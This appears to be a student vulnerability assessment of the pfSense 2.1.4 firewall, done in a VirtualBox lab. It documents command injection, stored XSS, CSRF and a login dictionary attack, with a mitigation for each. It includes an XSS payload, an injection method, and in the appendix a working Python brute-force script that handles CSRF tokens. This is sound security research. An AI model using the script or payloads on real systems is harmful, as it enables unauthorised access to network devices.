Vulnerability Assessment & Penetration Testing

Lauchie Harvey

February 18, 2023

Contents

1 Executive Summary

Firewalls are a critical defensive component in the security of individual machines and even entire networks. They are the gatekeeper between a host/network and the external internet. It is for this reason that they are capable of maintaining confidentiality, integrity, availability, authenticity and accountability.
This Vulnerability Assessment outlines three vulnerabilities with *pfSense*.

2 Introduction

2.1 Package Overview (pfSense 2.1.4)

pfSense is a Free and Open Source Software (FOSS) operating system. It is designed for use on a router as a network firewall & Operating System.
The operating system is based on FreeBSD. Despite that it utilises a custom kernel, separate from that of FreeBSD.
pfSense has been designed for users that have no experience on a UNIX-like operating system. It has a custom web interface that allows for complete system configuration without the need to manually edit firewall rules or run shell commands. [5]

2.2 Objectives

The purpose of this vulnerability assessment and penetration test is to evaluate its suitability for *pfSense 2.1.4* in real world systems. This requires setting up a mock system, identifying the assets, modelling the threats, discovering vulnerabilities, assessing related risk and demonstrating their exploitability. Most importantly the report provides definitive ways to mitigate the outlined vulnerabilities of the system.

2.3 Scope of Assessment

The assessment is focused on security flaws that directly result from the *pfSense* Operating System. Specifically the focus is on version *2.1.4*. Whilst the package is an Operating System it is primarily used for firewalls and routers so the assessment attack surface will include some critical user-land applications. The most prominent example of such a user-land application is the *pfSense* router configuration web page [3].

2.4 Timeline

The VAPT security assessment of *pfSense 2.1.4* began April 9, 2022 and concluded February 18, 2023.

3 Methodology

3.1 Environment Setup

This was arguably the most complicated parts of the Vulnerability Assessment. It would not have been possible without the use of online resources. The two most helpful guides were Youtube videos from *SPSWalkthroughs* [4] and from garylparas [1].
Upon completion of the environment setup I had a *pfSense 2.1.4* router and a Kali machine that was connected to its LAN.
I could login to the router's website as seen below:

Please refer to figure 1 in the appendix.

3.1.1 OS Image

The *pfSense* website does not provide legacy OS downloads so the internet was scoured for a genuine *pfSense 2.1.4* download. Eventually an amd-64 virtual disk image was found from *TransIP* [6].

3.1.2 Virtual Machines

VirtualBox was used to virtually host the machines used in this Vulnerability Assessment and Penetration Test.
The router hosting the target OS (*pfSense 2.1.4*) was a 64 bit AMD virtual machine.

The attacker and client was a 32-bit Intel virtual machine running Kali Linux 5.10.

3.1.3 Virtual Network

The pfSense machine was set up with two network adaptors. The first was for WAN. It was a Bridged Adaptor of the network adaptor on my personal machine (observed as em0 in the image below). The second was for LAN. It was the internal network named "pfSenseInt". This one can be seen as em1

in the image below.
The network interfaces had to be manually configured via the command line.

Please refer to figure 2 in the appendix.

To get the Kali machine on the network offered by our target pfSense, we had to set the Kali linux machine's network as "Internal Network" and select "pfSenseInt" as the internal network.
To test connectivity the nmap utility was run from the Kali machine targeting the router. The scan result below indicates that ports 53/tcp (DNS), 80/tcp (http) and 443/tcp (https) are reachable from our Kali Linux virtual machine.

Please refer to figure 3 in the appendix.

3.2 Asset Identification

Since pfSense is a firewall and router, the most critical assets are those that affect the security of the LAN network.
For the most part, this router is only important in-so-far as it protects the machines on its network and the information that flows through it.

- WebGUI (Website)
  On ports 80/tcp (http) and optionally 443/tcp (https). Allows a user with credentials to configure almost anything about the router, firewall and DNS.
  Critically important to the security of the network.

- Firewall
  Secures the LAN network from external machines. Configured through the WebGUI or over SSH.

- SSH (optional)
  Controls the underlying *FreeBSD* OS. Access to this allows the user to configure anything on the machine including the /usr/hosts file or the WebGUI itself.

3.3 Threat Modelling

The STRIDE methodology was used to model threats to the target software. Note for the categories that claim "None found": Having root access to the router gives an adversary the ability to violate any of the CIA triad plus Authenticity and Accountability.

STRIDE Threat Model		
STRIDE Category	Vulnerabilities	Explanation
Spoofing	Vulnerability 4 (CVE-2014-6307)	Cross Site Request Forgery
Tampering	N/A	None found
Repudiation	N/A	None found
Information Disclosure	Vulnerability 1 (CVE-2014-6305) & 2 (CVE-2014-6306)	Command Injection & Cross Site Scripting
Denial of Service	N/A	None found
Elevation of Privilege	Vulnerabilities 1 (CVE-2014-6305), 2 (CVE-2014-6306) & 3 (novel)	There are multiple ways that an adversary could go from having no privilege on the router to having root access.

3.4 Vulnerability Detection

A combination of static analysis, dynamic analysis and open source intelligence (OSINT) was used to detect security vulnerabilities.

3.4.1 Static Analysis

The WebGUI source code was analysed with the *Phan* static PHP code analysis tool. There was a significant number of false positives. This is to be expected with static vulnerability analysis.

3.4.2 Dynamic Analysis

Dynamic analysis was helpful in giving leads on the WebGUI. Running the website scanner tool *Nikto* against the WebGUI gave the insight that the website might be vulnerable to Cross Site Scripting (XSS) attacks. See the output below.

Please refer to figure 4 in the appendix.

The website is missing XSS protection headers and doesn't use the httpOnly flag for cookies. Those are two great indicators that XSS could be a big risk for the WebGUI.
Burpsuite was also used on the target router. It offers a myriad of scanning functionality including the "intruder" functionality which allowed me to dynamically fuzz input to the WebGUI. This helped in finding the command injection vulnerability.

3.4.3 Open Source Intelligence

OSINT is a useful tool, especially for enumerating deprecated versions of FOSS software. The pfSense website [3] had listed numerous vulnerabilities on their security update for version *2.1.5*.

3.5 Risk Assessment

To assess the risk of the identified vulnerabilities, they will each be evaluated by the Common Vulnerability Scoring System (CVSS).
They will be assessed using version 3.1, since this software is from 2014 after the release of version 3.0 and before the release of 3.1 in June of 2019. This makes it easier to compare the vulnerabilities against software released at a similar time.

4 Findings

4.1 Vulnerability 1 - PHP Command Injection (CVE-2014-6305)

The first vulnerability is a php Command injection vulnerability. Below is a snippet from the source code of diag_test_port.php

Please refer to figure 5 in the appendix.

Later in the file they run the php 'exec' command on the $nc_args variable.

Please refer to figure 6 in the appendix.

This allows an adversary to enter a command into the source port field and have it executed as a shell command by the target *pfSense* host machine.
The concatenation of the $srcport variable to the $nc_args string is where the command injection occurs.
The adversary can inject arguments into the nc command, or they can simply add a semicolon before a completely new command like "whoami".

4.1.1 Proof of Concept

Please see the video demonstration on Youtube.
Also note that the attack works with a less privileged user. As long as the user has access to the diag_test_port.php page they can execute commands as the root user.
That means this vulnerability is also a vector for privilege escalation. If the link doesn't work then the full URL is: `https://www.youtube.com/watch?v=X3MYsYY3in8`

4.2 Vulnerability 2 - Persistent/Stored XSS (CVE-2014-6306)

There is a persistent/stored XSS vulnerability in the Description value of the Virtual IP configuration page for the firewall.

4.2.1 Proof of Concept

A simple XSS payload was entered into the Description input field on the firewall_virtual_ip_edit.php page.

Please refer to figure 7 in the appendix.

This is saved to the database. It is initially escaped properly as seen in the Description field of the table showin in figure 8 of the appendix.
However, if the user is to navigate to the services_ntpd.php file then the javascript code will be interpreted by the browser and run.

Please refer to figure 9 in the appendix.

See that the alert showed on the browser, indicating that the script was run as javascript after being stored in the database.

4.3 Vulnerability 3 - Login Credential Dictionary Attack (novel)

This was discovered after a failed attempt to brute force the ssh service with Hydra. The pfSense router has lockouts for too many invalid sessions (for ssh and the web interface).
I noticed a weird phenomena whereby it would let me attempt as many logins as possible as long as I kept a session open in the browser. This indicated that it would be possible to perform a dictionary attack on the pfSense webGUI to get unauthorised access to user credentials.

4.3.1 Proof of Concept

A dictionary attack on the pfSense login was difficult to create since the form uses CSRF cookie tokens that need to be updated on every request. That means that the traditional tool called Hydra was insufficient.

Burpsuite is a tool that can help to account for the CSRF tokens, but it is rather slow. Instead script was modified from a similar exploit [2] on the Damn Vulnerable Web Application website. It too used CSRF tokens.
The script had to be modified to parse the tokens from a different location in the HTML as well as update it from a get to a post request which required a lot of minor code alterations.
Of course the target address and the password dictionary were different too. The script allows an adversary to simply modify three values that they want to optimise in an attack to find passwords:

- The target port (e.g. 192.168.1.1)

- The password dictionary file (to brute force passwords)
- The username dictionary file (to brute force usernames)

The script that was used on pfSense as a Proof of Concept is in the appendix. To view the source code of the original script that inspired this exploit, please see the blog from g0tmi1k: [2].

4.4 Vulnerability 4 - Cross Site Request Forgery (CVE-2014-6307)

This particular exploit allows an adversary to configure the firewall and router on behalf of an unwitting user.
Most of the WebGUI is protected from CSRF attacks with the __csrf_magic token. The server expects the browser to send a CSRF token in the request body.
The vulnerable page is diag_dns.php
We can see that the client appropriately sends the CSRF token in the request body upon a DNS lookup in the image below. This indicates that it is a server-side vulnerability whereby the token is not being validated.
See the request body to the diag_dns.php page in figure 10 of the Appendix.

Inspecting the source code we notice that the diag_dns.php file does infact include the anti CSRF functionality. So how does this differ from the other files that include the anti-CSRF protection? The answer is GET requests instead of POST.
The CSRF protection only works for POST requests. The code below is from the gui_config.inc php file. Notice that it returns true for all http requests that are not POST. This is a fail-safe default vulnerability.

Please refer to figure 11 in the appendix.

This vulnerability could likely have been overlooked by the developers due to some code in the diag_dns.php file. It is a workaround that would lead many developers to assume that the form submission is adequately protected when it really is not.

Please refer to figure 12 in the appendix.

4.5 Risk Assessment

CVSS 3.0 Risk Assessment			
Vulnerability	CVE	Score	Description
1	CVE-2014-6305	9.2	Gives root access to the machine. Adversary has complete control over the network.
2	CVE-2014-6306	7.4	Gives user potential to conduct phishing attacks to get credentials to admin user. Admin user has root access to the machine. Requires victim user interaction.
3	Novel	9.0	Dictionary attack on the login page allows adversary to gain access to the WebGUI and control the firewall plus potentially run commands on the host machine.
4	CVE-2014-6307	5.1	Allows DNS alias creation without any privileges. This requires user interaction. It could lead to URL hijacking with unauthorized alias creation.

4.6 Mitigations

- Vulnerability 1 - PHP Command Injection
  The $srcprt variable needs to be validated and purified before being concatenated to the netcat command. This is a simple fix since the same is done to other variables in the source file diag_testport.php.
  Additionally, the command should be parsed before it is run to check that there is only one command. E.g. if the variable contains the 'whoami' command it should not be run.

- Vulnerability 2 - Cross Site Scripting
  The input value for everything on the WebGUI needs to be encoded or restricted so as not to store XSS payloads in the databse. The HTML has been escaped in most places on the WebGUI, but it is easier to not store/persist it in the first place.

- Vulnerability 3 - Login Credential Dictionary Attack
  This is a fairly simple fix since there is already a lockout table for the WebGUI and ssh service. The user should be locked out even if they have an active session. That means kicking them out of their current session if there are too many login requests from that IP address.

- Vulnerability 4 - Cross Site Request Forgery To fix this the developers need to decide whether they want to support GET requests on the DNS API. If they do then the csrf/csrf_magic.php file needs to check GET request on top of just POST requests. If they do not wish to support GET requests then they can remove the "hacky workaround" that exists in the diag_dns.php file to handle GET and POST the same.

5 Summary

There are too many vulnerabilities *pfSense 2.1.4*. The only secure solution is to upgrade to the latest version. An upgrade to the next version would be insufficient since it also has numerous security vulnerabilities.
It is recommended to visit the download page for pfSense and get the latest product version from their website.
`https://www.pfsense.org/download/`

References

[1] pfsense - installation. https://www.youtube.com/watch?v=txqoJiowDGI.

[2] g0tmi1k. Dvwa brute force - high security. https://blog.g0tmi1k.com/dvwa/bruteforce-high/.

[3] pfSense. Setup wizard. https://docs.netgate.com/pfsense/en/latest/config/setup-wizard.html.

[4] SPSWalkthroughs. pfsense 2.1 virtualbox internal network part 1 - installing pfsense. https://www.youtube.com/watch?v=zammAqaAcOM.

[5] Silviu Stahie. Pfsense 2.1.4 is a powerful firewall os.

[6] TransIP. pfsense 2.1.4 iso mirror. https://mirror.transip.net/pfsense/downloads/.

6 Appendix

6.1 Login Dictionary Attack Python Script

```
import requests
import sys
import re
from bs4 import BeautifulSoup


# Variables
target = 'http://192.168.1.1/index.php'
user_list = '/usr/share/wordlists/usernames.txt'
pass_list = '/usr/share/wordlists/rockyou.txt'


# Value to look for in response header (Whitelisting)
success = 'Welcome to the password protected area'


# Get the anti-CSRF token
def csrf_token(cookie=''):
try:
# Make the request to the URL
#print "\n[i] URL: %s/%s" % (target, path)
r = requests.get(target, cookies=cookie, allow_redirects=False)

except:
# Feedback for the user (there was an error) & Stop execution of
   our request
print("\n[!] csrf_token: Failed to connect (URL: %s).\n[i]
   Quitting." % (target))
sys.exit(-1)

# Extract anti-CSRF token
soup = BeautifulSoup(r.text)
print("soup:", r)
inputElement = soup.find("input", {"name": "__csrf_magic"})
print("Input element: ", inputElement)
user_token = inputElement[0]["value"]

#print "[i] user_token: %s" % user_token
```

```
# Extract session information
session_id = re.match("PHPSESSID=(.*?);", r.headers["set-cookie"])
session_id = session_id.group(1)
#print "[i] session_id: %s" % session_id

return session_id, user_token


# Make the request to-do the brute force
def url_request(username, password, user_token, session_id):
# POST data
data = {
"usernamefld": username,
"passwordfld": password,
"__csrf_magic": user_token,
"login": "Login"
}

# Cookie data
cookie = {
"PHPSESSID": session_id,
"cookie_test": 1652365077
}

try:
r = requests.post(target, data=data, cookies=cookie,
    allow_redirects=False)

except:
# Feedback for the user (there was an error) & Stop execution of
    our request
print("\n\n[!] url_request: Failed to connect (URL:
    %s/vulnerabilities/brute/).\n[i] Quitting." % (target))
sys.exit(-1)

# Was it a ok response?
if r.status_code != 200:
# Feedback for the user (there was an error again) & Stop
    execution of our request
print("\n\n[!] url_request: Page didn't response correctly
    (Response: %s).\n[i] Quitting." % (r.status_code))
sys.exit(-1)
```

```
# We have what we need
return r.text


# Main brute force loop
def brute_force(session_id):
# Load in wordlists files
with open(pass_list) as password:
password = password.readlines()

username = ["admin"]

# Counter
i = 0

# Loop around
for PASS in password:
for USER in username:
USER = USER.rstrip('\n')
PASS = PASS.rstrip('\n')

# Increase counter
i += 1

# Feedback for the user
print("[i] Try %s: %s // %s" % (i, USER, PASS))

# Get CSRF token
session_id, user_token = csrf_token({"PHPSESSID": session_id})

# Make request
attempt = url_request(USER, PASS, user_token, session_id)
#print attempt

# Check response
if success in attempt:
print("\n\n[i] Found!")
print("[i] Username: %s" % (USER))
print("[i] Password: %s" % (PASS))
return True
return False
```

```
# Get initial CSRF token
session_id, user_token = csrf_token()


# Start brute forcing
brute_force(session_id)
```

6.2 Screenshots




Kali-Linux-2021.3-vbox-i386 [Running] - Oracle VM VirtualBox
Login - Mozilla Firefox
11:35 PM
Login
https://192.168.0.50
Sense
Username:
Password:
Enter username and password to login.
Login


Figure 1: WebGUI Interface Login Screen



```
Press <ENTER> to continue.
*** Welcome to pfSense 2.1.4-RELEASE-cdrom (amd64) on pfSense ***

 WAN (wan)        -> em0          -> v4/DHCP4: 192.168.0.26/24
 LAN (lan)        -> em1          -> v4: 192.168.0.50/24
```


Figure 2: Network Configuration on pfSense

The comment was included in the *pfSense 2.1.4* source code, I did not add it.




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 192.168.0.50
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-04 23:33 EDT
Nmap scan report for 192.168.0.50
Host is up (0.00041s latency).
Not shown: 997 filtered ports
PORT    STATE SERVICE
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https
MAC Address: 08:00:27:DD:D5:C7 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.97 seconds
```

Figure 3: nmap scan of pfSense router




```
┌──(kali㉿kali)-[~]
└─$ nikto -host 192.168.1.1 -p 80
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.1
+ Target Hostname:    192.168.1.1
+ Target Port:        80
+ Start Time:         2022-05-11 23:39:44 (GMT-4)
---------------------------------------------------------------------------
+ Server: lighttpd/1.4.35
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a di
+ Root page / redirects to: https://192.168.1.1/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Cookie PHPSESSID created without the httponly flag
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ 7889 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2022-05-11 23:40:05 (GMT-4) (21 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Figure 4: Nikto Dynamic Analysis scan of pfSense WebGUI




```
$nc_base_cmd = "/usr/bin/nc";
$nc_args = "-w {$timeout}";
if (!$showtext)
        $nc_args .= " -z ";
if (!empty($srcport))
        $nc_args .= " -p {$srcport} ";
```

Figure 5: Source code from diag_testport.php



```
exec($nc_cmd, $result, $retval);
```

Figure 6: Exec command from diag_testport.php




Firewall: Virtual IP Address: Edit

Edit Virtual IP

Type	[✓ IP Alias] CARP Proxy ARP Other
Interface	WAN
IP Address(es)	Type: Single address Address: 192.168.1.111 does not specify a CIDR range.
Virtual IP Password	Enter the VHID group password.
VHID Group	1 Enter the VHID group that the machines will share
Advertising Frequency	Base: 1 Skew: 0 The frequency that this machine will advertise. 0 means usua values in the cluster determines the master.
Description	<script>alert("hi");</script> You may enter a description here for your reference (not parsed).

Figure 7: Cross Site Scripting Payload



Virtual IPs | CARP Settings

Virtual IP address	Interface	Type	Description
192.168.1.111/32	WAN	Alias	<script>alert("hi");</script>

Note:
The virtual IP addresses defined on this page may be used in NAT mappings.
You can check the status of your CARP Virtual IPs and interfaces here.

Figure 8: Escaped XSS payload on Virtual IP page.






Figure 9: Executed XSS payload PoC with alert box.




```
__csrf_magic: "sid:81c0591869618bdb391948a1da2395c72c1e62cf,1652402609"
host: "google.com"
Submit: "DNS+Lookup"
```

Figure 10: Magic Token in GET request Body as it should be.



```
function csrf_check($fatal = true) {
    if ($_SERVER['REQUEST_METHOD'] !== 'POST') return true;
```

Figure 11: Unvalidated CSRF for GET requests.



```
/* Cheap hack to support both $_GET and $_POST */
if ($_GET['host'])
        $_POST = $_GET;
```

Figure 12: Handle GET requests the same as POST requests on this page (but not for CSRF)